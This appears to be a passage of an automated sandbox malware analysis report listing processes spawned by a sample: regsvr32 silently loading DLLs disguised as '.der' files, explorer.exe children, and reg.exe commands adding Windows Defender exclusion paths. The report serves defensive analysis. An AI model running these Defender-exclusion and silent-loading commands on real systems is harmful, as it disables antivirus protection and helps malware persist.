Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff450000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2656 Parent PID: 572

General

Start time:	05:46:53
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2308 Parent PID: 1612

General

Start time:	05:47:15
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4c0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: regsvr32.exe PID: 2928 Parent PID: 684

General

Start time:	05:47:16
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa2.der
Imagebase:	0xff450000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2864 Parent PID: 2928

General

Start time:	05:47:17
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa2.der
Imagebase:	0x90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: explorer.exe PID: 984 Parent PID: 2656

General

Start time:	05:47:17
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4c0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 2992 Parent PID: 984

General

Start time:	05:47:19
Start date:	27/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Wsctwy' /d '0'
Imagebase:	0xffcc0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 508 Parent PID: 984

General

Start time:	05:47:21
Start date:	27/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Orvzzr' /d '0'
Imagebase:	0xff4e0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: explorer.exe PID: 2964 Parent PID: 2864

General

Start time:	05:47:41
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4c0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: regsvr32.exe PID: 1460 Parent PID: 1672

General

Start time:	05:48:00
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xffc40000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 888 Parent PID: 1460

General

Start time:	05:48:00
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0xa10000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis